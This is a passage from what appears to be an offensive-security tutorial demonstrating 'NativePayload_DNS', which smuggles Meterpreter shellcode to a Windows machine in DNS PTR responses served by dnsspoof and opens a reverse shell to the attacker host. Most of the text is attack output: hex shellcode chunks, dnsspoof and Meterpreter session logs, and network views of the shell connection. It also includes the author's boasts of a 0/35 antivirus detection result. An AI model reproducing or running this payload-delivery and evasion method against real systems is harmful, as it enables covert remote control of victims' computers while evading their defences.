 1090 558.940017000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0x390xd10x750xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
 1100 560.990060000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0x0c0x480x440x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
 1112 563.045987000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0xd00x410x580x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
 1122 565.107510000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0x830xec0x200x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
 1133 567.170186000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0x4b0xff0xff0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
 1145 569.235654000 192.168.1.50   192.168.1.113  DNS      163 Standard query response 0x0002  PTR "0x410x560x490x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"

⊞ Frame 982: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits) on interface 0
⊞ Ethernet II, Src: [redacted] Dst: [redacted]
⊞ Internet Protocol Version 4, Src: 192.168.1.50 (192.168.1.50), Dst: 192.168.1.113 (192.168.1.113)
⊞ User Datagram Protocol, Src Port: 53 (53), Dst Port: 51899 (51899)
⊟ Domain Name System (response)
    [Request In: 981]
    [Time: 0.000456000 seconds]
    Transaction ID: 0x0002
  ⊞ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ 1.1.1.1.in-addr.arpa: type PTR, class IN
        Name: 1.1.1.1.in-addr.arpa

0000 [redacted]
0010
0020
0030
0040
0050

Wireless Network Connection 3: <live captur...   Packets: 51087 · Displayed: 668 (1.3%)   Profile: Default
```

Picture 8: Transfer Meterpreter Payloads by DNS Traffic

Finally after 34 countdown you will have Meterpreter Session in Attacker Side like picture 9 and unfortunately as you can see my

Anti-Viruses can't detect this Technique , and I think the most AVs can't Detect this Technique so if you Check this Technique by other AVs please tell me by Writing comment here also please explain which one of AVs detected this Technique and what version ;) thank you guys.




```
root@kali: ~
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (1189423 bytes) to 192.168.1.113
[*] Meterpreter session 7 opened (192.168.1.50:4444 -> 192.168.1.113:60426) at 2017-01-18 01:09:1
2 +0000
msf exploit(handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > getpid
Current pid: 1792
meterpreter > ps -S 1792

Process List
============

 PID   PPID  Name                       Arch  Session  User        Path
 ---   ----  ----                       ----  -------  ----        ----
 1792  6648  NativePayload_DNS.exe      x64   1        PC7\Damon   C:\Users\Damon.PC7\Documents
\Visual Studio 2008\Projects\NativePayload_DNS\NativePayload_DNS\bin\Debug\NativePayload_DNS.exe

meterpreter > 
```

```
Command Prompt - NativePayload_DNS.exe 1.1.1. 34 192.168.1.50
DNS Request Send: 1.1.1.22
DNS Response type PTR Record: "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
DNS Request Send: 1.1.1.23
DNS Response type PTR Record: "0xe80x930x000x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
DNS Request Send: 1.1.1.24
DNS Response type PTR Record: "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
DNS Request Send: 1.1.1.25
DNS Response type PTR Record: "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
DNS Request Send: 1.1.1.26
DNS Response type PTR Record: "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
DNS Request Send: 1.1.1.27
DNS Response type PTR Record: "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
DNS Request Send: 1.1.1.28
DNS Response type PTR Record: "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
DNS Request Send: 1.1.1.29
DNS Response type PTR Record: "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
DNS Request Send: 1.1.1.30
DNS Response type PTR Record: "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
DNS Request Send: 1.1.1.31
DNS Response type PTR Record: "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
DNS Request Send: 1.1.1.32
DNS Response type PTR Record: "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
DNS Request Send: 1.1.1.33
DNS Response type PTR Record: "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"

Bingo Meterpreter session by DNS traffic ;)
```

```
root@kali: ~
root@kali:~#
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.65463 > 192.168.1.50.53:  2+ PTR? 0.1.1.1.in-addr.arpa
192.168.1.113.65465 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.65467 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
192.168.1.113.65469 > 192.168.1.50.53:  2+ PTR? 3.1.1.1.in-addr.arpa
192.168.1.113.65471 > 192.168.1.50.53:  2+ PTR? 4.1.1.1.in-addr.arpa
192.168.1.113.59292 > 192.168.1.50.53:  2+ PTR? 5.1.1.1.in-addr.arpa
192.168.1.113.59294 > 192.168.1.50.53:  2+ PTR? 6.1.1.1.in-addr.arpa
192.168.1.113.57078 > 192.168.1.50.53:  2+ PTR? 7.1.1.1.in-addr.arpa
192.168.1.113.57080 > 192.168.1.50.53:  2+ PTR? 8.1.1.1.in-addr.arpa
192.168.1.113.57082 > 192.168.1.50.53:  2+ PTR? 9.1.1.1.in-addr.arpa
192.168.1.113.57084 > 192.168.1.50.53:  2+ PTR? 10.1.1.1.in-addr.arpa
192.168.1.113.57086 > 192.168.1.50.53:  2+ PTR? 11.1.1.1.in-addr.arpa
192.168.1.113.57088 > 192.168.1.50.53:  2+ PTR? 12.1.1.1.in-addr.arpa
192.168.1.113.57432 > 192.168.1.50.53:  2+ PTR? 13.1.1.1.in-addr.arpa
192.168.1.113.60675 > 192.168.1.50.53:  2+ PTR? 14.1.1.1.in-addr.arpa
192.168.1.113.60677 > 192.168.1.50.53:  2+ PTR? 15.1.1.1.in-addr.arpa
192.168.1.113.60679 > 192.168.1.50.53:  2+ PTR? 16.1.1.1.in-addr.arpa
192.168.1.113.60681 > 192.168.1.50.53:  2+ PTR? 17.1.1.1.in-addr.arpa
192.168.1.113.55055 > 192.168.1.50.53:  2+ PTR? 18.1.1.1.in-addr.arpa
192.168.1.113.55057 > 192.168.1.50.53:  2+ PTR? 19.1.1.1.in-addr.arpa
192.168.1.113.55059 > 192.168.1.50.53:  2+ PTR? 20.1.1.1.in-addr.arpa
192.168.1.113.56922 > 192.168.1.50.53:  2+ PTR? 21.1.1.1.in-addr.arpa
192.168.1.113.56924 > 192.168.1.50.53:  2+ PTR? 22.1.1.1.in-addr.arpa
192.168.1.113.56926 > 192.168.1.50.53:  2+ PTR? 23.1.1.1.in-addr.arpa
192.168.1.113.56928 > 192.168.1.50.53:  2+ PTR? 24.1.1.1.in-addr.arpa
192.168.1.113.56930 > 192.168.1.50.53:  2+ PTR? 25.1.1.1.in-addr.arpa
192.168.1.113.56932 > 192.168.1.50.53:  2+ PTR? 26.1.1.1.in-addr.arpa
192.168.1.113.56934 > 192.168.1.50.53:  2+ PTR? 27.1.1.1.in-addr.arpa
192.168.1.113.56936 > 192.168.1.50.53:  2+ PTR? 28.1.1.1.in-addr.arpa
192.168.1.113.60940 > 192.168.1.50.53:  2+ PTR? 29.1.1.1.in-addr.arpa
192.168.1.113.58205 > 192.168.1.50.53:  2+ PTR? 30.1.1.1.in-addr.arpa
192.168.1.113.58207 > 192.168.1.50.53:  2+ PTR? 31.1.1.1.in-addr.arpa
192.168.1.113.58209 > 192.168.1.50.53:  2+ PTR? 32.1.1.1.in-addr.arpa
192.168.1.113.58211 > 192.168.1.50.53:  2+ PTR? 33.1.1.1.in-addr.arpa
```

Picture 9: Meterpreter Session by DNS Traffic

And you can see my anti-virus again bypassed ;-) also this is my Result for scanning my Source Code by All anti-viruses now you can compare "Picture 3" with "Picture 10" Both Backdoors worked by same Payloads , (warning : Don't use VirusTotal or this site for testing your Codes Never ever)



File Edit View History Bookmarks Tools Help
test_dns...
Search
https://nodistribute.com/result/
NoDistribute
Login
Pricing
About
9 scans remaining

File [redacted].exe
Size [redacted]
MD5 [redacted]
First Scanned [redacted] | 01/18/2017
Detected By 0/35

A-Squared Clean	Kaspersky Antivirus Clean
Ad-Aware Clean	McAfee Clean
Avast Clean	MS Security Essentials Clean
AVG Free Clean	NANO Antivirus Clean
Avira Clean	Norman Clean
BitDefender Clean	Norton Antivirus Clean
BullGuard Clean	Panda CommandLine Clean
Clam Antivirus Clean	Panda Security Clean
Comodo Internet Security Clean	Quick Heal Antivirus Clean
Dr.Web Clean	Solo Antivirus Clean
ESET NOD32 Clean	Sophos Clean
eTrust-Vet	SUPERAntiSpyware

Picture 10: NativePayload_DNS (AVs result = 0 detected)

And in the next picture you can see what happened behind my C# source code by NSLOOKUP tool.



Command Prompt - NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

```
C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\NativePayload_DNS\NativePayload_DNS\bin\Deb
ug>NativePayload_DNS.exe 1.1.1. 34 192.168.1.50
Getting Meterpeter Payloads by DNS Traffic
DNS Server: 192.168.1.50
DNS Request Send: 1.1.1.0
DNS Response type PTR Record: "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
DNS Request Send: 1.1.1.1
DNS Response type PTR Record: "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
DNS Request Send: 1.1.1.2
DNS Response type PTR Record: "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
```

lorer - Sysinternals: www.sysinternals.com [PC7\Damon]

	PID	CPU	Private Bytes	Working Set	Description
e	676	0.01	2,860 K	4,620 K	Local Session Manager Se
exe	612		3,548 K	8,352 K	Windows Logon Applicatio
gr.exe	4412	0.44	4,876 K	13,512 K	Windows Task Manager
ashHandler.exe	1784		1,536 K	1,236 K	Google Crash Handler
ashHandler64.exe	1864		1,664 K	1,232 K	Google Crash Handler
xe	2576	0.03	139,680 K	118,524 K	Windows Explorer
ew.exe	5088	0.95	10,708 K	17,236 K	TCP/UDP endpoint viewer
xp64.exe	5732	0.81	21,972 K	35,044 K	Sysinternals Process Explor
.exe	3580	0.07	354,632 K	393,684 K	Firefox
e.exe	1392	0.02	24,856 K	46,540 K	VMware Workstation
ware-unity-helper.exe	1660		6,332 K	14,704 K	VMware Unity Helper
ware-vmx.exe	5004	0.36	32,876 K	2,134,592 K	VMware Workstation VMX
vprintproxy.exe	6216	0.01	6,224 K	10,972 K	VMware VPrint Proxy
xe	5700	0.02	3,828 K	11,352 K	SSH, Telnet and Rlogin clie
tty.exe	3232	< 0.01	2,928 K	9,120 K	SSH, Telnet and Rlogin clie
yer.exe	5728	2.62	128,420 K	97,776 K	Windows Media Player
ark.exe	7068	0.35	115,552 K	121,172 K	Wireshark
dumpcap.exe	3208	0.01	3,736 K	6,680 K	Dumpcap
notepad.exe	4488	< 0.01	2,676 K	8,020 K	Notepad
notepad.exe	4872	< 0.01	2,676 K	8,020 K	Notepad
cmd.exe	6648		2,360 K	3,236 K	Windows Command Proces
NativePayload_DNS.exe	7072	0.13	20,692 K	13,772 K	NativePayload_DNS
nslookup.exe	3184	0.17	1,568 K	3,888 K	nslookup
nslookup.exe	6904	0.28	1,560 K	3,908 K	nslookup
mspaint.exe					

CPU Usage: 8.41% | Commit Charge: 32.16% | Processes: 67 | Physical Usage: 72.38%

TCPView - Sysinternals: www.sysinternals.com


Process	PID	P..	Local Address	Lo...	Remote Address	Rem...	State	Sent ...	Sent Bytes
svchost.exe	2756	TC...	[0:0:0:0:0:0:0:0]	58869	[0:0:0:0:0:0:0:0]	0	LISTENING		
svchost.exe	1364	UDP	0.0.0.0	61915	*	*		3	105
svchost.exe	1364	UDP	0.0.0.0	56784	*	*			
services.exe	660	TCP	0.0.0.0	49170	0.0.0.0	0	LISTENING		
services.exe	660	TC...	[0:0:0:0:0:0:0:0]	49170	[0:0:0:0:0:0:0:0]	0	LISTENING		
putty.exe	5700	TCP	192.168.1.113	51502	192.168.1.50	22	ESTABLISHED	11	736
putty.exe	3232	TCP	192.168.1.113	60269	192.168.1.50	22	ESTABLISHED	3	192
nslookup.exe	3184	UDP	0.0.0.0	61919	*	*			
nslookup.exe	6904	UDP	0.0.0.0	61921	*	*			
lsass.exe	668	TCP	0.0.0.0	49154	0.0.0.0	0	LISTENING		
lsass.exe	668	TC...	[0:0:0:0:0:0:0:0]	49154	[0:0:0:0:0:0:0:0]	0	LISTENING		
firefox.exe	3580	TCP	127.0.0.1	49354	127.0.0.1	49355	ESTABLISHED		
firefox.exe	3580	TCP	127.0.0.1	49355	127.0.0.1	49354	ESTABLISHED		
AvastSvc.exe	3836	UDP	0.0.0.0	59175	*	*			
AvastSvc.exe	3836	TCP	127.0.0.1	12025	0.0.0.0	0	LISTENING		
AvastSvc.exe	3836	TCP	127.0.0.1	12110	0.0.0.0	0	LISTENING		
AvastSvc.exe	3836	TCP	127.0.0.1	12119	0.0.0.0	0	LISTENING		

```
root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.50]
192.168.1.113.61916 > 192.168.1.50.53:  2+ PTR? 0.1.1.1.in-addr.arpa
192.168.1.113.61918 > 192.168.1.50.53:  2+ PTR? 1.1.1.1.in-addr.arpa
192.168.1.113.61920 > 192.168.1.50.53:  2+ PTR? 2.1.1.1.in-addr.arpa
```

5:01 AM

Picture 11 : Nslookup and UDP connections for DNS Traffic

Finally you can see my Meterpreter Session with tcpview tool and putty tool in next pictures



Command Prompt - NativePayload_DNS.exe 1.1.1. 34 192.168.1.50

```
DNS Response type PTR Record: "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
DNS Request Send: 1.1.1.7
DNS Response type PTR Record: "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
DNS Request Send: 1.1.1.8
DNS Response type PTR Record: "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
DNS Request Send: 1.1.1.9
DNS Response type PTR Record: "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
DNS Request Send: 1.1.1.10
DNS Response type PTR Record:
DNS Request Send: 1.1.1.11
DNS Response type PTR Record:
DNS Request Send: 1.1.1.12
DNS Response type PTR Record:
DNS Request Send: 1.1.1.13
DNS Response type PTR Record:
DNS Request Send: 1.1.1.14
DNS Response type PTR Record:
DNS Request Send: 1.1.1.15
DNS Response type PTR Record:
DNS Request Send: 1.1.1.16
DNS Response type PTR Record:
DNS Request Send: 1.1.1.17
DNS Response type PTR Record:
DNS Request Send: 1.1.1.18
DNS Response type PTR Record:
DNS Request Send: 1.1.1.19
DNS Response type PTR Record:
DNS Request Send: 1.1.1.20
DNS Response type PTR Record:
DNS Request Send: 1.1.1.21
DNS Response type PTR Record: "0x480x890xc70x6a0x100x410x580x4c0x890xe20x480x890xf90x410xba.1.com"
DNS Request Send: 1.1.1.22
DNS Response type PTR Record: "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
DNS Request Send: 1.1.1.23
DNS Response type PTR Record: "0xe80x930x000x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
DNS Request Send: 1.1.1.24
DNS Response type PTR Record: "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
DNS Request Send: 1.1.1.25
DNS Response type PTR Record: "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
DNS Request Send: 1.1.1.26
DNS Response type PTR Record: "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
DNS Request Send: 1.1.1.27
DNS Response type PTR Record: "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
DNS Request Send: 1.1.1.28
DNS Response type PTR Record: "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
DNS Request Send: 1.1.1.29
DNS Response type PTR Record: "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
DNS Request Send: 1.1.1.30
DNS Response type PTR Record: "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
DNS Request Send: 1.1.1.31
DNS Response type PTR Record: "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
DNS Request Send: 1.1.1.32
DNS Response type PTR Record: "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
DNS Request Send: 1.1.1.33
DNS Response type PTR Record: "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"

Bingo Meterpreter session by DNS traffic ;>
```

TCPView - Sysinternals: www.sysinternals.com

Process	PID	P..	Local Address	Lo...	Remote Address	Rem...	State	Sent ...	Sent Bytes
vmware.exe	1392	TCP	127.0.0.1	51473	127.0.0.1	51472	ESTABLISHED		
putty.exe	5700	TCP	192.168.1.113	51502	192.168.1.50	22	ESTABLISHED	37	4,320
putty.exe	3232	TCP	192.168.1.113	60269	192.168.1.50	22	ESTABLISHED	38	4,256
NativePayload_DNS.exe	3516	TCP	192.168.1.113	50263	192.168.1.50	4444	ESTABLISHED	23	8,910
[System Process]	0	TCP	127.0.0.1	50314	127.0.0.1	50313	TIME_WAIT		
[System Process]	0	TCP	127.0.0.1	50306	127.0.0.1	50305	TIME_WAIT		
[System Process]	0	TCP	127.0.0.1	50301	127.0.0.1	50300	TIME_WAIT		
[System Process]	0	TCP	127.0.0.1	50293	127.0.0.1	50292	TIME_WAIT		
[System Process]	0	TCP	127.0.0.1	50288	127.0.0.1	50287	TIME_WAIT		

Endpoints: 27 | Established: 7 | Listening: 0 | Time Wait: 20 | Close Wait: 0

